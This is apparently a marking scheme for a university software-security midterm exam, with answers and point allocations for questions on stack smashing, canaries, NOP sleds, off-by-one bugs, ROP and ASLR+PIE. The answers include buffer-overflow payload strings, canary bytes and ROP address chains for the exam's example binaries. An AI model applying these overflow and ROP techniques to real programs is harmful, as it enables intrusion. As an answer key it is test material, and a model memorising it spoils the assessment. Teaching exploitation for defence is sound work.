THE HONG KONG UNIVERSITY OF SCIENCE & TECHNOLOGY

COMPUTER SCIENCE AND ENGINEERING DEPARTMENT

Introduction to Software Security (CSIT 5740)

Mid-term Examination of the Fall Semester, 2024

November 6, 2024

Marking scheme

Name: _____ **Student ID:**_____

Instructions:

1. **This examination paper consists of 18 pages in total, including 4 questions within 15 pages, 1 appendix page and 1 draft page. You can also use the back of the pages as draft paper.**
2. **Write your answer in pen. You can't appeal if the answer is written in pencil.**
3. **Keep all pages stapled together. You can tear off the appendix and draft pages only.**
4. **Please read each question very carefully, answer clearly and to the point. Write your answers neatly.**
5. **You can use a non-programmable calculator, no other electronic devices are allowed.**
6. **The examination period will last for 1.5 hours.**

Question	Points	Scores	Marker
Question 1: Multiple Choice	24		
Question 2: General Stack Smashing and Canary	30		
Question 3: NOP Sled and Off-By-One Byte vulnerability	22		
Question 4: Return Oriented Programming and ASLR+PIE	24		
TOTAL	100		

Question 1: Multiple Choice (24 points, each question 3 points)

There is one correct answer for each question, <u>circle the best answer</u>.

DDDDDCDB

Question 2: General Stack Smashing (30 points)

a) i)

Answer : 0x7fffffffde90+c = 0x7fffffffde9c (step 2 points, answer 2 points)

a) ii)

Answer :

address of `__libc_start_call_main()` `0x00007ffff7df2c8a`, it is stored at: 0x7fffffffdea8

address of the array starts from: 0x7fffffffde9c

So, we have 0x7fffffffdea8- 0x7fffffffde9c = 0xc = 12 (step 2 points, answer 2 points)

b) i)

Answer = 0x0000000000401146 (4 points)

b) ii)

Answer = 'AAAAAAAAAAAA\x46\x11\x40\x00\x00\x00\x00\x00",

(3 points for the padding, 2 points for the lower 4-byte address, 1 point for over writing the upper 4 bytes to make it 0x0000)

'AAAAAAAAAAAA\x46\x11\x40\x00\x00\", (this one is also okay, because of the null character at the end of the string, also because from the memory dump of the stack, we can see that we only need to overwrite two characters 0x7fff)

or 'AAAAAAAAAAAA\x46\x11\x40\x00\x00\x00",

'AAAAAAAAAAAA\x46\x11\x40\x00\x00\x00\x00", also accepted

We need at least two '\x00' to overwrite that 0x7fff seen in the stack

c)

Answer: canary is always below the 8-byte rbp, so the payload could be

(4 points for correct position of canary)

'AAAA<canary>AAAAAAAA\x46\x11\x40\x00\x00\x00\x00\x00",

'AAAA<canary>AAAAAAAA\x46\x11\x40\x00\x00\" (this is acceptable, but not really okay because unlike in b(ii) there is no memory dump to support), or

'AAAA<canary>AAAAAAAA\x46\x11\x40\x00\x00\x00",

'AAAA<canary>AAAAAAAA\x46\x11\x40\x00\x00\x00\x00", also accepted

We need at least two '\x00' to overwrite that 0x7fff seen in the stack

d)


Answer: 0x1e0c1dff4e91dc00, because canary ends with \x00 (2 points explanation, 2 points correct canary)

e) Answer =
'AAAA\x00\xdc\x91\x4e\xff\x1d\x0c\x1eAAAAAAAA\x46\x11\x40\x00\x00\x00\x00\x00", 'AAAA\x00\xdc\x91\x4e\xff\x1d\x0c\x1eAAAAAAAA\x46\x11\x40\x00\x00\", (this is acceptable, but not really okay because unlike in b(ii) there is no memory dump to support), or 'AAAAdc\x91\x4e\xff\x1d\x0c\x1eAAAAAAAA\x46\x11\x40\x00\x00\x00", 'AAAAdc\x91\x4e\xff\x1d\x0c\x1eAAAAAAAA\x46\x11\x40\x00\x00\x00\x00", also accepted needs at least 2 x '\x00' to over that 0x7fff seen in the stack
4 points for correct canary (2 points) supplied in little endian order (2 points)

Question 3: NOP Sled and Off-By-One Byte vulnerability (22 points)

a)
Answer:
1 point each
biggest/highest start address `0x7fffffffab00+0x100 = 0x7fffffffac00`
smallest/lowest start address `0x7fffffffab00-0x100 = 0x7fffffffaa00`

b)
Answer: biggest start address `0x7fffffffac00` will always belong to the array, see the figure below (4 points)



c) i)

3 points for the answer 512, 3 points for the correct explanation

If $200_{(10)}$ instead of $200_{(16)}$ -1 point,

If the NOPs added will make the shellcode located after the address in part b, but the number is not calculated correctly, -3 points

Answer: multiple solutions, the NOP sled should be at least 0x200 =512 bytes in size.

When a[] starts at `0x7fffffffaa00`, the shellcode instructions will start at `0x7fffffffaa00+0x200 = 0x7fffffffac00`

When a[] starts at `0x7fffffffac00`, the shellcode instructions will start at `0x7fffffffac00+0x200 = 0x7fffffffae00` (this is still in the array a[], because it is 1000 bytes in size)

With this NOP sled, we just need to return to `0x7fffffffac00`

If a[] starts at the lowest address, shellcode starts exactly at `0x7fffffffac00`, and we will be able to run it


If a[] starts at the highest address, shellcode starts at `0x7fffffffae00` , so we will return to a NOP instruction and keep running through 512 of them we will reach the shellcode (a[] is 1000-byte, after running the first 512 NOPs, we will reach our shell code which is no larger than 100-byte). So, we will also be able to run the shellcode.

c) ii)

Answer: Since `x` is at most `0x100`, the address `0x7fffffffab00+0x100 = 0x7fffffffac00` will always belong to the array `a[]` and we can return to that address, as it will always consist of the code injected by us.

(2 points address, 2 points explanation)

d)



Answer:

Return-to-shellcode attack is Not possible. (2 points)

because the ebp value is pointing to 0xbfffce54, which is NOT in/nor immediately below the array that attacker can provide the input. (4 points)


Question 4: Return-Oriented Programming (24 points)

a)

Answer: main()->getInput()->fun2()->fun1()->fun3()

(4 points either 0 or 4)

b) i)



Answer: (rbp + 8) = 0xabcdde90+8 = 0xabcdde98 (2 points step, 2 points answer)

b) ii)

Answer: 0xabcdde98-0xabcd88 = 16 bytes (1 point step, 1 point anwswer)

c)

Answer:

(each correct addresses 2 points, if padding wrong -1 points)

payload = "AAAAAAAAAAAAAAAA\x6c\x51\x55\x55\x55\x55\x00\x00
x49\x51\x55\x55\x55\x55\x00\x00 x92\x51\x55\x55\x55\x55\x00\x00"

\x49 could be I
\x51 could be Q
\x55 could be U
\x6c could be l

d) i)

Answer: ALSR + PIE will add a constant offset to the starting address of the functions, from the table can learn the offset to be:

```
0x0000555555877149 - 0x0000555555555149 = 0x322000
```

`fun3() at 0x0000555555555192 + offset = 0x0000555555877192`
(2 points explanation, 2 points step and answer)

d) ii)
Answer:
(1 point each correct address, 1 point correct padding)
payload = "AAAAAAAAAAAAAAAA\x6c\x71\x87\x55\x55\x55\x00\x00
x49\x71\x87\x55\x55\x55\x00\x00 x92\x71\x87\x55\x55\x55\x00\x00"

\x49 could be I
\x51 could be Q
\x55 could be U
\x6c could be l
\x71 could be q

APPENDIX: ASCII Table

Dec = Decimal; Hex = Hexadecimal; Char = Character

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(	72	48	H	104	68	h
9	09	Horizontal tab	41	29	)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[	123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	|
29	1D	Group separator	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	□